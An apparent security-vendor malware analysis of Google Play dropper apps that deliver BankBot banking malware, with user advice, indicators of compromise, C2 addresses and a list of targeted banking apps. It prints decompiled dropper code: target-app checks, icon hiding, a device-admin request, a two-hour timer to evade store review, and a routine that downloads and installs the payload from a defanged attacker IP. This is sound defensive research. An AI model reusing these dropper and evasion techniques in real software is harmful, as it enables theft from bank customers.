New campaigns spread banking malware through Google Play

welivesecurity.com/2017/11/21/new-campaigns-spread-banking-malware-google-play/

November 21, 2017

For a user, it can be difficult to figure out whether an app is malicious. First off it is always good only to install applications from the Google Play store, since most malware is still mainly spread through alternative stores.


Lukas Stefanko
21 Nov 2017 - 02:55PM

For a user, it can be difficult to figure out whether an app is malicious. First off it is always good only to install applications from the Google Play store, since most malware is still mainly spread through alternative stores.


This year we have seen many different malware campaigns trying to compromise users with malicious apps distributed via Google Play. Even though these apps are often removed within days after having been reported to Google, they still manage to infect thousands of users. All apps submitted to Google Play are automatically analyzed in an effort to block malicious applications, but the latest campaigns we have seen use techniques such as legitimate applications containing malicious behavior on a timer (in this case two hours) in order to circumvent Google Play's automated detection solutions.

Acknowledgement

This article is based on joint research we have conducted with Avast and SfyLabs, who have also published their respective blog articles on the topic.



In October and November 2017 we ran into two new campaigns using droppers in the Play Store — the first campaign to drop the banking malware. This second campaign has recently been described on this site; we are adding some additional IoCs at the end of this blog article.



Tornado FlashLight

PuzzoApps Tools


Everyone

Add to Wishlist

Install

The droppers from the previous campaigns were far more sophisticated, using Accessibility Services to perform clicks in the background and enable app installation from *unknown sources*. This new dropper does not have such trickery and relies on the user having *unknown sources* already enabled. If this is not the case, the dropper will fail to install the BankBot malware resulting in no threat to the user. If installation from *unknown sources* is enabled, the user will be prompted to install the BankBot malware. This malware seems to be pretty much the same as the instance Trend Micro blogged about in September.

Interestingly enough, even though the Tornado FlashLight dropper (com.andrtorn.app) has been removed from Google Play, it is not detected by Google's Play Protect. The same goes for the malware that is dropped by the dropper (com.vdn.market.plugin.upd). This means the dropper app and malware can still be installed from third-party locations and run without interference, unless the device is running suitable security software.



1:32

Apps

Cloud Print
14.77 MB

com.andrtorn.app
3.54 MB

com.vdn.market.plugin.upd
5.43 MB

Contacts
21.43 MB

Device configuration
84.00 KB

Device Policy
36.00 KB

Downloads
0.00 B

Drive
76.25 MB

1:35

Play Protect

Google Play Protect regularly checks your apps and device for harmful behavior.

You'll be notified of any security risks found.

LEARN MORE

Recently scanned apps:

+22 more

Apps scanned at 1:31 PM


Looks good
No harmful apps found

Scan device for security threats
Google will regularly check your device and prevent or warn about potential harm

Improve harmful app detection
Send unknown apps to Google for better detection


Detailed analysis

When the dropper is first started, it will check the installed applications against a hardcoded list of 160 apps. We've only been able to identify 132 of them, since the package names are not included in the dropper, but just their hashes. The list of targeted packages has remained the same since the campaign described by Trend Micro. If one or more of the targeted apps are installed when the dropper app is closed, it will start the service with dropper functionality.




```
protected void onDestroy() {
    super.onDestroy();
    if(this.camera != null) {
        this.camera.release();
    }

    if(this.isTargetedPackageInstalled) {
        b_Preferences.a_putLong((Context)this, "DATE", System.currentTimeMillis());
        this.startService(new Intent((Context)this, MyService.class));
    }
}

protected void onStop() {
    super.onStop();
    if(this.isTargetedPackageInstalled) {
        this.getPackageManager().setComponentEnabledSetting(new ComponentName((Context)this, this.getPackageName() + ".MainActivity-Main"), 2, 1);
        this.finish();
    }
}
```

The dropper will run the same check on device boot and if it succeeds it will also start the service. The service will first request administrator permissions from the user and after obtaining those it will continue to the download routine. The BankBot APK, which is the same for all dropper samples is downloaded from hxxp://138.201.166.31/kjsdf.tmp. The download is only triggered two hours after device administrator rights have been granted to the dropper.




```
public void run() {
    long defaultDate = 0;
    int defaultPrio = 10;
    try {
        String threadName = Thread.currentThread().getName();
        int threadPrio = Thread.currentThread().getPriority();
        if(!threadName.equals("[illegible]") || threadPrio != defaultPrio) {
            Thread.currentThread().setName("[illegible]");
            Thread.currentThread().setPriority(10);
        }

        if(!this.deviceManager.isAdminActive(new ComponentName(this.ctx.getApplicationContext(), ADReceiver.class))) {  // get device admin if not enabled
            Intent intent = new Intent();
            intent.setClass(this.ctx.getApplicationContext(), ADActivity.class);
            intent.setFlags(intent.getFlags() | 0x10000000 | 0x20000000);
            this.ctx.startActivity(intent);
            return;
        }

        SharedPreferences prefs = b_Preferences.a_getPreferences(this.ctx.getApplicationContext());
        long firstRunDate = prefs.getLong("DATE", 0);
        if(firstRunDate != defaultDate) {
            if(System.currentTimeMillis() - firstRunDate < 7200000) {  // wait 2 hours before continuing
                return;
            }

            if(new File(MyService.a_getExternalStorageDirectory(this.ctx) + "[illegible].apk").exists()) {
                return;
            }

            if(prefs.getBoolean("IS_NEED_TO_DOWN", false)) {
                return;
            }

            b_Preferences.a_putBoolean(this.ctx.getApplicationContext(), "IS_NEED_TO_DOWN", true);
            this.ctx.getApplicationContext().startService(new Intent(this.ctx.getApplicationContext(), MyService.class));
            return;
        }

        b_Preferences.a_putLong(this.ctx.getApplicationContext(), "DATE", System.currentTimeMillis());  // set first run timestamp
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
}
```

Once the download is completed, the dropper will try to install the APK, using the standard Android mechanism to install applications from outside the Google Play store. Besides requiring unknown sources to be already enabled, this install method requires the user to press a button to continue the installation.



```
this.httpClient.a(new a().a([illegible]), this.serverUrl).a().a()).a(new f() {
    public void a(e arg0, Response response) {
        if(response.isSuccessful() && response.code() == 200) {
            try {
                BufferedSink bufferedSink = Okio.buffer(Okio.sink(new File(MyService.a_getExternalStorageDirectory(this.ctx), "[illegible].apk")));
                bufferedSink.writeAll(response.body().source());
                bufferedSink.close();
                Intent intent = new Intent("android.intent.action.VIEW");
                intent.setDataAndType(Uri.fromFile(new File(MyService.a_getExternalStorageDirectory(this.ctx), "[illegible].apk")), "application/vnd.android.package-archive");
                intent.setFlags(intent.getFlags() | 0x10000000 | 0x20000000);
                this.ctx.getApplicationContext().startActivity(intent);
                b_Preferences.a_putBoolean(this.ctx.getApplicationContext(), "IS_NEED_TO_DOWN", false);
                b_Preferences.a_putBoolean(this.ctx.getApplicationContext(), "IS_NEED_TO_INSTALL", true);
                this.ctx.getApplicationContext().startService(new Intent(this.ctx.getApplicationContext(), MyService.class));
            }
            catch(Exception v0) {
                v0.printStackTrace();
            }
        }
    }

    public void a(e arg0, IOException arg1) {
    }
});
```



com.vdn.market.plugin.upd

Do you want to install this application? It will get access to:

PRIVACY

edit your text messages (SMS or MMS)
read your text messages (SMS or MMS)
receive text messages (SMS)
send SMS messages
This may cost you money

take pictures and videos

approximate location (network-based)
precise location (GPS and network-based)

create accounts and set passwords


DEVICE ACCESS

full network access
receive data from Internet
view network connections
view Wi-Fi connections

access Bluetooth settings

Looking at the name and icon of the package to install, we assume the attackers are trying to make the user think it is a Google Play update. Once the install is finished, the new APK will request device administrator rights and then the attack continues.

If installation from *unknown sources* is not enabled, Android will show an error message and the installation will fail.



Install blocked

For security, your phone is set to block installation of apps obtained from unknown sources.

How to prevent a successful attack?

For a user, it can be difficult to figure out whether an app is malicious. First off it is always good only to install applications from the Google Play store, since most malware is still mainly spread through alternative stores. Second, unless you know exactly what you are doing, do not enable 'unknown sources'. If you are asked to do this by an app or someone you do not trust personally, it is most likely malware-related.

But what if you want to install an app from the Google Play? For the typical user, we recommend using a security solution to catch the already detected malware that has not yet been blocked by Google. Besides installing a security solution, you can check some things yourself to decrease the risk of infection.

First, make sure the app has many users and good reviews. Most malware will not have been in the store for a very long time and will not have lot of users. Then, after you install the app, take note of several things: Most malware will ask to become device administrator (do not give this permission as it can be used to prevent being removed). Other malware may ask for accessibility service permission, which would enable it to simulate user interaction with the device, basically taking over the device. Another indicator is the app icon disappearing from your app drawer after the first time you start the app. The malware does this to hide itself. If this happens to you, it's probably best to back up your data and do a factory reset to make sure the malware is gone.

Campaign #1

IoCs

Droppers	Package name:	SHA-256:
Tornado FlashLight	com.andrtorn.app	89f537cb4495a50b0827 58b34e54bd1024463176d7d2f4a445cf859f5a33e38f
phxuw	com.sysdriver.andr	d93e03c833bac1a29f49fa5c3060a04298e7811e4fb0994afc05a25c24a3e6dc
faczyfut	com.sysmonitor.service	3a3c5328347fa52383406b6d 6ca31337442659ae8fafdff0972703cb49d97ac2
Lamp For DarkNess	com.wifimodule.sys	138e3199d53dbbaa01db40742153775d54934433e999b9c7fcfa2fea2474ce8d
zqmfsx	com.seafl.andr	c1720011300d8851bc30589063425799e4cce9bb972b3b32b6e30c21ce72b9b6
Discounter	com.sarniaps.deew	bb932ca35651624fba2820d657bb10556aba66f15c053142a5645aa8fc31bbd0
Dropped ynlfhgq	com.vdn.market.plugin.upd	9a2149648d9f56e999bd5af599d041f00c3130fca282ec47430a3aa575a73dcd

C2

All apps communicate with 138.201.166.31

Campaign #2

IoCs

Droppers	Package name:	SHA-256:
XDC Cleaner	com.sdssssd.rambooster	cc32d14cea8c9ff13e95d2a83135ae4b7f4b0bd84388c718d324d559180218fd
Spider Solitaire	com.jkclassic.solitaire12334	b6f5a294d4b0bee029c2840c3354ed814d0d751d00c9c3d48603ce1f22dae8b3
Classic Solitaire	com.urbanodevelop.solitaire	b98d3f4950d07f62f22b4c933416a007298f9f38bebb897be0e31e4399eb39c3
Solitaire	com.jduvendc.solitaire	b98d3f4950d07f62f22b4c933416a007298f9f38bebb897be0e31e4399eb39c3
Dropped malware xcuah	com.vdn.market.plugin.upd	129e8d59f2e3a6f0ac4c98bfd12f9fb5d38176164ff5cf715e7e082ab33fffb6
Adobe Update	com.hqzel.zgnlpufg	3f71c21975d51e920f47f6 ec6d183c1c4c875fac93ce4eacc5921ba4f01e39d3

C2

All droppers communicate with 5.61.32.253. The different hostnames used are:

– 88820.pro

– 88881.pro

– 88884.pro

The malware samples communicate with 94.130.0.119 and 31.131.21.162.

Targeted apps

ar.nbad.emobile.android.mobilebank
at.bawag.mbanking
at.spardat.bcrmobile
at.spardat.bcrmobile
at.spardat.netbanking
au.com.bankwest.mobile
au.com.cua.mb
au.com.ingdirect.android
au.com.nab.mobile
au.com.newcastlepermanent
au.com.suncorp.SuncorpBank
ch.raiffeisen.android
com.EurobankEFG
com.adcb.bank
com.adib.mbs
com.advantage.RaiffeisenBank
com.akbank.android.apps.akbank_direkt
com.anz.SingaporeDigitalBanking
com.bankaustria.android.olb
com.bankofqueensland.boq
com.barclays.ke.mobile.android.ui

com.bbva.bbvacontigo
com.bbva.netcash
com.bendigobank.mobile
com.bmo.mobile
com.caisseepargne.android.mobilebanking
com.cajamar.Cajamar
com.cbd.mobile
com.chase.sig.android
com.cibc.android.mobi
com.citibank.mobile.au
com.clairmail.fth
com.cm_prod.bad
com.comarch.mobile
com.comarch.mobile.banking.bnpparibas
com.commbank.netbank
com.csam.icici.bank.imobile
com.csg.cs.dnmb
com.db.mm.deutschebank
com.db.mm.norisbank
com.dib.app
com.finansbank.mobile.cepsube
com.finanteq.finance.ca
com.garanti.cepsubesi
com.getingroup.mobilebanking
com.htsu.hsbcpersonalbanking
com.imb.banking2
com.infonow.bofa
com.ing.diba.mbbr2
com.ing.mobile
com.isis_papyrus.raiffeisen_pay_eyewdg
com.konylabs.capitalone
com.mobileloft.alpha.droid
com.moneybookers.skrillpayments
com.moneybookers.skrillpayments.neteller
com.palatine.android.mobilebanking.prod
com.pozitron.iscep
com.rak
com.rsi
com.sbi.SBIFreedomPlus
com.scb.breezebanking.hk
com.snapwork.hdfc
com.starfinanz.smob.android.sfinanzstatus
com.suntrust.mobilebanking
com.targo_prod.bad
com.tmobtech.halkbank
com.ubs.swidKXJ.android
com.unicredit
com.unionbank.ecommerce.mobile.android
com.usaa.mobile.android.usaa
com.usbank.mobilebanking
com.vakifbank.mobile
com.vipera.ts.starter.FGB
com.vipera.ts.starter.MashreqAE
com.wf.wellsfargomobile
com.ykb.android
com.ziraat.ziraatmobil

cz.airbank.android
cz.csob.smartbanking
cz.sberbankcz
de.comdirect.android
de.commerzbanking.mobil
de.direkt1822.banking
de.dkb.portalapp
de.fiducia.smartphone.android.banking.vr
de.postbank.finanzassistent
de.sdvrz.ihb.mobile.app
enbd.mobilebanking
es.bancosantander.apps
es.cm.android
es.ibercaja.ibercajaapp
es.lacaixa.mobile.android.newwapicon
es.univia.unicajamovil
eu.eleader.mobilebanking.pekao
eu.eleader.mobilebanking.pekao.firm
eu.inmite.prj.kb.mobilbank
eu.unicreditgroup.hvbapptan
fr.banquepopulaire.cyberplus
fr.creditagricole.androidapp
fr.laposte.lapostemobile
fr.lcl.android.customerarea
gr.winbank.mobile
hr.asseco.android.jimba.mUCI.ro
in.co.bankofbaroda.mpassbook
may.maybank.android
mbanking.NBG
mobi.societegenerale.mobile.lappli
mobile.santander.de
net.bnpparibas.mescomptes
net.inverline.bancosabadell.officelocator.android
nz.co.anz.android.mobilebanking
nz.co.asb.asbmobile
nz.co.bnz.droidbanking
nz.co.kiwibank.mobile
nz.co.westpac
org.banksa.bank
org.bom.bank
org.stgeorge.bank
org.westpac.bank
pl.bzwbk.bzwbk24
pl.bzwbk.ibiznes24
pl.ipko.mobile
pl.mbank
pt.bancobpi.mobile.fiabilizacao
pt.cgd.caixadirecta
pt.novobanco.nbapp
ro.btrl.mobile
src.com.idbi
wit.android.bcpBankingApp.activoBank
wit.android.bcpBankingApp.millennium
wit.android.bcpBankingApp.millenniumPL
www.ingdirect.nativeframe

21 Nov 2017 - 02:55PM

Newsletter

Discussion